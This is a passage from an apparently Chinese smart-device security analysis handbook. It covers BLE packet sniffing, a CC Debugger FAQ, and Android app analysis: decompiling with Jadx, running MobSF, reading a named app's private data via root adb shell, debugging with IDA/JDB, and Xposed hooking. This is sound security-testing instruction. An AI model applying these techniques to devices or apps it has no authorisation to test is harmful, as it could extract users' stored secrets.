


上图中信息栏显示了 Sniffer 读取的串口是：COM25。设备列表中显示 Sniffer 已经抓取到两个 BLE 设备，编号分别是“0”和“1”。


输入编号，选择 BLE 器件，如下图所示：




输入“w”启动 Wireshark，开始抓包：



启动 Wireshark：



选中一个 BLE 包 (这里捕获的是广播包)，展开树形目录，即可看到 Wireshark 对这个广播包的分析：



图片来源：https://www.cnblogs.com/aikm/p/5021220.html

5.2.2.3.4 CC Debugger

该物件要连到蓝牙芯片上后安装 SmartRF Packet Sniffer 查看数据可以针对一些设备接收数据进行收集，注意以下两点[21]：

1. CC Debugger 的 2 和 9 引脚需要短接，方可识别 CC254x。
2. P2.2 引脚一定要加上拉电阻，否则会下载失败。

焦点问题 1：CC-Debugger 仿真器和 SmartRF04EB 仿真器的区别?

答：该问题几乎是所有打算购买 CC-Debugger 仿真器用户的第一个问题，区别非常大，但是可以总结为下面三个方面：

1. 所支持的芯片差异

(1) SmartRF04EB 实测后支持的芯片有 CC2430、CC2530、CC2531、CC2540，不支持 CC2541。

(2) CC-Debugger 支持的芯片非常之多，除了和 04eb 相同的仿真及下载功能外，还可以通过 SPI 总线控制 CC 系列的收发器。

2. 能够连接的目标板电压不同

(1) SmartRF04EB 仿真器只能链接 3.3V 目标板电压，如果强行连接非 3.3V 接口，可能会烧坏芯片。仿真器

目标接口的第 2 脚和第 9 脚是相同的，电压是 3.3V。

(2) CC-debugger仿真器则支持宽目标板电压，从1.2V到3.6V均支持，为什么CC-Debugger能够支持这么宽的目标电压呢，这是因为 CC-Debugger 与目标芯片之间加了信号电平转换芯片：SN74AVC4T245DR。

3. 所具有的的功能不同

(1) 我们的 SmartRF04EB 只有仿真器的功能，如通过 IAR 软件在线仿真单步调试，以及通过 Flash Programmer 直接烧写 hex 文件。

(2) CC-Debugger 除了具有和 SmartRF04EB 相同的功能外，还有具有协议分析的功能，使用 CC-Debugger 作为协议分析仪和独立的 USBDongle 协议分析仪有些区别，CC25xxUSBDongle 作为协议分析仪时，独立工作，只需连接 USB，就可以通过 PacketSniffer 抓包，而使用 CC-Debugger 用来协议分析时，需要连接目标芯片，必须要接 SPI。

焦点问题 2：CC-Debugger 无法识别目标芯片？

答：到目前为止，用户反映的不识别的情况只有下面三种：

1. 没有向 CC-Debugger 仿真器目标接口第 2 脚提供 Target Voltage，没有电压的原因有两种，一个是板子没有供电，第二个就是板子 debugger 接口的第 2 脚没有接 VCC。详情参加焦点问题 1 ，如果你用的不是标准的 10Pin，而是只有 DC DD RESET GND 四个信号，开发板无法提供连接 VCC 时，可以用杜邦线将 CC-Debugger 目标接口的第 2 脚和第 9 脚短接，自己对自己供电。
2. 自己制作的板子存在虚焊，CC2540 等 CC 系列的芯片通常是 QFN 封装，这种封装手工焊时非常容易出现虚焊。
3. 忘记按复位按键，连接目标板之后，记住一定要按复位按键，然后仿真器识别到目标芯片后，再进行下一步操作。

焦点问题 3：如何安装驱动，支持 64 位系统吗？

答: CC-Debugger是支持Win7 64位系统的，有对应的驱动程序。安装下列软件会自动安装CC-Debugger驱动: SmartRF Studio、Flash Programmer、IAR For 8051、PacketSniffer 等。

如果软件已经安装，CC-Debugger 驱动仍未能成功安装时，请到设备管理器中，右击带黄色感叹号的 CC-Debugger，手动更新驱动程序，Flash Programmer 软件自带的驱动程序位于 (默认路径)：C:\Program Files\Texas Instruments\SmartRF Tools\Drivers\cebal ；IAR For 8051 软件自导的驱动程序位于（默认路径）：C:\Program Files\IAR Systems\Embedded Workbench 6.0\8051\drivers\Texas Instruments。

智能设备安全
分析手册

6. 终端软件 APP 安全

智能设备 APP 一般用于远程管理设备，用户通过无线协议连接设备，向设备下发配置信息，获取设备状态等。

由于 APP 开发人员设计不当，部分智能设备相关的敏感信息，可能会以硬编码的形式存储在 APP 中；通过对 APP 进行安全分析可以获取到这些敏感信息。


在分析 APP 的时候，主要从以下几个方面去分析：

- 硬编码的敏感值。
- 敏感日志输出。
- 会话管理方面的弱点。
- 缓存中存有的敏感数据。
- 数据存储安全。
- 通信安全。

下面主要介绍 Android 和 IOS 系统中应用程序（APP）的常用分析方法。

6.1 Android


Android 系统架构如下：



分析代码的时候应该综合考虑。

6.1.1 Dex 格式解析

Android 系统的可执行文件为 Dex 格式，包含应用程序的全部操作指令以及运行时数据。Dex 文件格式如下图:




图片来源：https://blog.csdn.net/qq1084283172/article/details/53782305


具体的 dex 文件格式参考 Android 官方网址 https://source.android.com/devices/tech/dalvik/dex-format 中的说明或者查看官方源码。

6.1.2 Jadx

Jadx 这个工具可以反编译 apk 为 java 源码，所以我们可以通过源码审计的方式进行安全性测试：



手动对关键字进行查找，定位到关键的地方：




Apk 中的动态链接库文件 (.so)，java 可以通过 JNI 完成调用，可以用相关分析工具进行分析，例如 IDA。

6.1.3 自动化分析


使用 Mobile Security Framework (MobSF：一种自动化的移动应用程序测试框架，能够对 Android/iOS/Windows mobile 应用程序进行静态、动态分析) 来进行自动化分析（https://github.com/MobSF/Mobile-Security-Framework-MobSF），运行以下命令将 MobSF 运行起来：

```
docker pull opensecurity/mobile-security-framework-
mobsf
docker run -it -p 8000:8000 opensecurity/mobile-
security-framework-mobsf:latest
```

使用浏览器访问服务器的 8000 端口就能进入到系统主页面，将需要分析的应用程序上传到服务器进行分析即可：



MobSF 分析结果中标记了应用程序潜在的安全威胁。以下是 MobSF 分析结果中标记出的 java 类可能包含硬编码的数据：



6.1.4 存储数据分析

应用程序运行过程中会保存一些关键信息，对于加密的数据需要通过解密来查看。

存储的数据一般保存在如下地方：

```
/data/data/<package_name>/
/data/data/<package_name>/databases /data/data/<package_name>/shared_prefs
```

例如：可以通过执行如下命令来查看 com.skybell.app 应用的相关数据。

```
# adb shell
shell@mi:/ $ su
root@mi:/ #
# cd data/data/com. skybell.app/
# ls -al
drwxrwx--x u0_a92 u0_a92 2017-06-23 14:59
app_7122720ab47b4f6c8ad99ba61f521dd2515d6767 -01b7 -49e5-
8273- c8d11b0f331d
drwxrwx--x u0_a92 u0_a92 2017-01-30 18:46 cache
drwxrwx--x u0_a92 u0_a92 2017-01-17 16:41 files
Irwxrwxrwx install install 2017-06-23 14:58 lib ->
/data/app.com.skybell . app- 1/lib/arm
drwxrwx--x uO
a92 uO_a92 2017-01-17 16:41 no_backup
drwxrwx--x u0_a92 u0_a92 2017-01-17 16:41 no_backup
drwxrwx--x u0_a92 u0_a92 2017-06-23 15:31 shared_prefs
```

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="FFKk7bzV0TaFlADqn0Z0Nx4eVjHPzFFJ01gWONKOlAc=">M5sfmyfPs8sU/ArO2+OeOQ==:UBp/NjOlVabd4fU8dHjl1h36Rq1MPdF3+kXInC3qqrw=</string>
    <string name="LIRypWYqRpQPqgHWCuLVeIk7+JYAKH4gXjJZRjb2ths=">9jHKnZArwg99FjsuXt8+TQ==:/autNH+0TrIO8ffUqDJJlaIo7rDbyxhWnFeJzWjextQ=:w7sTomL5x8yF7R034ai
Cxst2A74Yek43y/8ZKnqKFv4Gg3U/OujB+fuMYhqtkixRFurqsLmyjYb9BMpHPfJ7dpmeQQpOUV+/AEDKWmzyL5Y+3a66Cwu3mKiWf2y2G+E49FsRmiCxuk4jGunEh/+mCq63aK5CIx0JZQ==</string>
```

6.1.5 Android 虚拟机调试

1. Android Debug Bridge（adb）使用方法。

adb.exe 文件位于 Android\sdk\platform-tools 目录下。

(1) 查看连接设备。

```
adb devices
```

(2) 安装 app。

```
adb install xxx.apk
```

(3) 启动 shell。

```
adb shell
```

(4) 上传文件。

```
adb push src dst
```

(5) 下载文件。

```
adb pull src dst
```

2. IDA 调试

(1) 上传 Android_server 至模拟器。

```
adb push android_server /data/local/tmp
```

(2) 更改执行权限。

```
chmod 777 android_server
```

(3) 修改 android_server 默认监听端口，不使用 23946。

```
./android_server -p12345
```


(4) 设置端口转发。

```
adb forward tcp:12345 tcp:12345
```

(5) 调试模式启动应用。


```
adb shell am start -D -n
com.xm.xmsmarthome/com.qihoo.util.startActivity
```

此时应用程序处于挂起状态。



(6) Interactive Disassembler(IDA) 附加进程。

Attach 调试进程，并设置 debugger option:



(7) 使用 Java 调试器 (JDB) 附加唤醒被调试的目标进程。


```
jdb -connect
com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=8609
```

(8) 接下来可以使用 IDA 动态调试目标程序。

6.1.6 Xposed Hook

Xposed，是一款 Hook 框架，可以在不修改 APK 源码的情况下，通过自己编写的模块来影响程序运行的框架服务，采用了插件机制，通过替换 /system/bin/app_process 程序控制 zygote 进程，使得 app_process 在启动过程中会加载 XposedBridge.jar 这个 jar 包，从而完成对 Zygote 进程及其创建的 Dalvik 虚拟机的劫持。基于 Xposed 框架可以制作出许多功能强大的模块，且在功能不冲突的情况下同时运作。

Xposed 相关流程如下：



图片来源以及具体原理参见：https://blog.csdn.net/zhangmiaoping23/article/details/52572447

